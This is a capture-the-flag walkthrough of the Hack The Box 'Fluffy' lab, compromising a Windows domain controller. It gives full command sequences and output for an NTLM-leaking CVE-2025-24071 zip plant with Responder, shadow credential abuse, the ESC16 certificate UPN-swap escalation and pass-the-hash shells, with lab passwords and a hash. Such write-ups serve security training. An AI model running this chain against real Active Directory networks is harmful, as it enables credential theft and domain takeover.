As is common in real life Windows pentests, you will start the Fluffy box with credentials for the following account: j.fleischman / J0elTHEM4n1990!
Initial Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
| nmap -sV -v 10.10.11.69
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-01 21:19 +07
NSE: Loaded 47 scripts for scanning.
Initiating Ping Scan at 21:19
Scanning 10.10.11.69 [4 ports]
Completed Ping Scan at 21:19, 0.24s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 21:19
Scanning DC1.fluffy.htb (10.10.11.69) [1000 ports]
Discovered open port 445/tcp on 10.10.11.69
Discovered open port 53/tcp on 10.10.11.69
Discovered open port 139/tcp on 10.10.11.69
Discovered open port 5985/tcp on 10.10.11.69
Discovered open port 464/tcp on 10.10.11.69
Discovered open port 389/tcp on 10.10.11.69
Discovered open port 3268/tcp on 10.10.11.69
Discovered open port 88/tcp on 10.10.11.69
Discovered open port 593/tcp on 10.10.11.69
Discovered open port 3268/tcp on 10.10.11.69
Discovered open port 636/tcp on 10.10.11.69
Discovered open port 3269/tcp on 10.10.11.69
Completed SYN Stealth Scan at 21:20, 31.76s elapsed (1000 total ports)
Initiating Service scan at 21:20
Scanning 11 services on DC1.fluffy.htb (10.10.11.69)
Completed Service scan at 21:20, 49.03s elapsed (11 services on 1 host)
NSE: Script scanning 10.10.11.69.
Initiating NSE at 21:20
Completed NSE at 21:20, 0.97s elapsed
Initiating NSE at 21:20
Completed NSE at 21:20, 0.87s elapsed
Nmap scan report for DC1.fluffy.htb (10.10.11.69)
Host is up (0.28s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-06-01 14:21:51Z)
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
|
- Add to hosts file; DC01.fluffy.htb fluffy.htb.
sudo rdate -n 10.10.11.69 synchronize the time between our machine and target machine.
Enumeration
- Using smbmap to enumerate the smb.
smbmap -u j.fleischman -p J0elTHEM4n1990! -H 10.10.11.69
1
2
3
4
5
6
7
8
9
| [+] IP: 10.10.11.69:445 Name: DC1.fluffy.htb Status: Authenticated
Disk Permissions Comment
---- ----------- -------
ADMIN$ NO ACCESS Remote Admin
C$ NO ACCESS Default share
IPC$ READ ONLY Remote IPC
IT READ, WRITE
NETLOGON READ ONLY Logon server share
SYSVOL READ ONLY Logon server share
|
- Found IT shares, we have read-write permission.
- use SMBClient to explore the share with provided credential.
smbclient //10.10.11.69/IT -U j.fleischman%J0elTHEM4n1990!- Found Upgrade_Notice.pdf, it give a hint to CVE https://github.com/ThemeHackers/CVE-2025-24071
- This PoC can help us get NTLM hashes. The issue arises from the implicit trust and automatic file parsing behavior of .library-ms files in Windows Explorer. An unauthenticated attacker can exploit this vulnerability by constructing RAR/ZIP files containing a malicious SMB path. Upon decompression, this triggers an SMB authentication request, potentially exposing the user’s NTLM hash.
1
2
3
4
5
6
7
8
| python3 exploit.py -i yourip -f loveyou
# Set up responder to capture the NTLM hash when server respond back.
sudo responder -I tun0 -v
# Send the zip file generate by the PoC
smbclient //10.10.11.69/IT -U j.fleischman%J0elTHEM4n1990! -c "put exploit.zip"
|
- Once we get the hash, save it into a file. Use hashcat or john to crack it with rockyou wordlist.
Bloodhound
- Use bloodhound to view the relationship inside the domain to increase attack vector.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
| bloodhound-python -u 'p.agila' -p 'prometheusx-303' -d fluffy.htb -ns 10.10.11.69 -c All --zip ⏎
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: fluffy.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Found 10 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.fluffy.htb
INFO: Done in 00M 16S
INFO: Compressing output into 20250529102900_bloodhound.zip
|

- Note that p.agila can add itself to the service user group
- Then the First add p.agila to the group group has write permission for the CA_SVC user
- First add p.agila to the group.
1
2
| bloodyAD --host '10.10.11.69' -d 'dc01.fluffy.htb' -u 'p.agila' -p 'prometheusx-303' add groupMember 'SERVICE ACCOUNTS' p.agila ⏎
[+] p.agila added to SERVICE ACCOUNTS
|


- Because SERVICE ACCOUNTS has GenericWrite permissions for accounts such as ca_svc, ldap_svc, winrm_svc, etc., it means that custom KeyCredentials (shadow certificates) can be added to these accounts.
Shadow Credential
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
| certipy-ad shadow auto -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -account 'WINRM_SVC' -dc-ip '10.10.11.69'
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Targeting user 'winrm_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '5f3391a6-1fa0-c13f-9f4b-73cd3536412f'
[*] Adding Key Credential with device ID '5f3391a6-1fa0-c13f-9f4b-73cd3536412f' to the Key Credentials for 'winrm_svc'
[*] Successfully added Key Credential with device ID '5f3391a6-1fa0-c13f-9f4b-73cd3536412f' to the Key Credentials for 'winrm_svc'
[*] Authenticating as 'winrm_svc' with the certificate
[*] Using principal: winrm_svc@fluffy.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'winrm_svc.ccache'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': <hidden>
[root@kali] /home/kali/Fluffy/PKINITtools (master)
❯ evil-winrm -i 10.10.11.69 -u 'winrm_svc' -H '<hidden>'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> cd ../desktop
*Evil-WinRM* PS C:\Users\winrm_svc\desktop> ls
Directory: C:\Users\winrm_svc\desktop
Mode LastWriteTime Length Name
---- ------------- ------ ----
-ar--- 5/29/2025 7:52 AM 34 user.txt
|
ESC16
- There doesn’t seem to be anything special about the WINRM_SVC user
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
| certipy-ad find -vulnerable -u CA_SVC -hashes ":ca0f4f9e9eb8a092addf53bb03fc98c8" -dc-ip 10.10.11.69
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'fluffy-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'fluffy-DC01-CA' via CSRA: Could not connect: timed out
[*] Trying to get CA configuration for 'fluffy-DC01-CA' via RRP
[*] Got CA configuration for 'fluffy-DC01-CA'
[*] Saved BloodHound data to '20250529113421_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20250529113421_Certipy.txt'
[*] Saved JSON output to '20250529113421_Certipy.json'
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
| Certificate Authorities
0
CA Name : fluffy-DC01-CA
DNS Name : DC01.fluffy.htb
Certificate Subject : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
Certificate Serial Number : 3670C4A715B864BB497F7CD72119B6F5
Certificate Validity Start : 2025-04-17 16:00:16+00:00
Certificate Validity End : 3024-04-17 16:11:16+00:00
Web Enrollment : Disabled
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Permissions
Owner : FLUFFY.HTB\Administrators
Access Rights
ManageCertificates : FLUFFY.HTB\Domain Admins
FLUFFY.HTB\Enterprise Admins
FLUFFY.HTB\Administrators
ManageCa : FLUFFY.HTB\Domain Admins
FLUFFY.HTB\Enterprise Admins
FLUFFY.HTB\Administrators
Enroll : FLUFFY.HTB\Cert Publishers
Certificate Templates : [!] Could not find any certificate templates
|
- Maybe it’s because the version of certipy-ad is too low, update it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
| certipy find -username ca_svc -hashes :ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.10.11.69 -vulnerable
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP
[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'
[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20250529120822_Certipy.txt'
[*] Wrote text output to '20250529120822_Certipy.txt'
[*] Saving JSON output to '20250529120822_Certipy.json'
[*] Wrote JSON output to '20250529120822_Certipy.json'
[root@kali] /home/kali/Fluffy
❯ cat 20250529120822_Certipy.txt
Certificate Authorities
0
CA Name : fluffy-DC01-CA
DNS Name : DC01.fluffy.htb
Certificate Subject : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
Certificate Serial Number : 3670C4A715B864BB497F7CD72119B6F5
Certificate Validity Start : 2025-04-17 16:00:16+00:00
Certificate Validity End : 3024-04-17 16:11:16+00:00
Web Enrollment
HTTP
Enabled : False
HTTPS
Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Disabled Extensions : 1.3.6.1.4.1.311.25.2
Permissions
Owner : FLUFFY.HTB\Administrators
Access Rights
ManageCa : FLUFFY.HTB\Domain Admins
FLUFFY.HTB\Enterprise Admins
FLUFFY.HTB\Administrators
ManageCertificates : FLUFFY.HTB\Domain Admins
FLUFFY.HTB\Enterprise Admins
FLUFFY.HTB\Administrators
Enroll : FLUFFY.HTB\Cert Publishers
[!] Vulnerabilities
ESC16 : Security Extension is disabled.
[*] Remarks
ESC16 : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates : [!] Could not find any certificate templates
|
- There is an ESC16 vulnerability! , refer to the following link
Privilege Escalation
Step 1 : Read the original UPN of the victim account (optional - for restore).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
| certipy account -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -dc-ip '10.10.11.69' -user 'ca_svc' read
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Reading attributes for 'ca_svc':
cn : certificate authority service
distinguishedName : CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
name : certificate authority service
objectSid : S-1-5-21-497550768-2797716248-2627064577-1103
sAMAccountName : ca_svc
servicePrincipalName : ADCS/ca.fluffy.htb
userPrincipalName : ca_svc@fluffy.htb
userAccountControl : 66048
whenCreated : 2025-04-17T16:07:50+00:00
whenChanged : 2025-05-29T15:31:53+00:00
|
Step 2: Update the victim account’s UPN to the target admin’s sAMAccountName.
1
2
3
4
5
6
7
8
| certipy account -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -dc-ip '10.10.11.69' -upn 'administrator' -user 'ca_svc' update
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Updating user 'ca_svc':
userPrincipalName : administrator
[*] Successfully updated 'ca_svc'
|
Step 3: Request a certificate issued as the “victim” user from any suitable client authentication template* (e.g., “user”) on the CA vulnerable to ESC16
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
| certipy shadow -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -dc-ip '10.10.11.69' -account 'ca_svc' auto
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'a73d1a8d-8d10-f6ac-d20e-fe25791a1161'
[*] Adding Key Credential with device ID 'a73d1a8d-8d10-f6ac-d20e-fe25791a1161' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID 'a73d1a8d-8d10-f6ac-d20e-fe25791a1161' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Certificate identities:
[*] No identities found in this certificate
[*] Using principal: 'ca_svc@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_svc.ccache'
File 'ca_svc.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': ca0f4f9e9eb8a092addf53bb03fc98c8
[root@kali] /home/kali/Fluffy
export KRB5CCNAME=ca_svc.ccache
|
- Then request the certificate
1
2
3
4
5
6
7
8
9
10
11
12
| certipy req -k -dc-ip '10.10.11.69' -target 'DC01.FLUFFY.HTB' -ca 'fluffy-DC01-CA' -template 'User'
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[!] DC host (-dc-host) not specified and Kerberos authentication is used. This might fail
[*] Requesting certificate via RPC
[*] Request ID is 15
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
|
Step 4: Restore the UPN of the “victim” account.
1
2
3
4
5
6
7
| certipy account -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -dc-ip '10.10.11.69' -upn 'ca_svc@fluffy.htb' -user 'ca_svc' update ⏎
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Updating user 'ca_svc':
userPrincipalName : ca_svc@fluffy.htb
[*] Successfully updated 'ca_svc'
|
Step 5: Authenticate as the target administrator.
1
2
3
4
5
6
7
8
9
10
11
12
| certipy auth -dc-ip '10.10.11.69' -pfx 'administrator.pfx' -username 'administrator' -domain 'fluffy.htb'
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Certificate identities:
[*] SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:<hidden> # here is what u need.
|
1
2
3
| evil-winrm -i 10.10.11.69 -u administrator -H 'hash'
#get the hash from <hidden> replace with hash. you finally get the root.
|
Summary
User: CVE-2025-24071 was found through SMB file leakage. After obtaining the domain user, shadow credential attacks can be performed to obtain the shadow credentials of three other users.
Root: Upgrade the latest version of Certipy, find the ESC16 vulnerability, and follow the steps.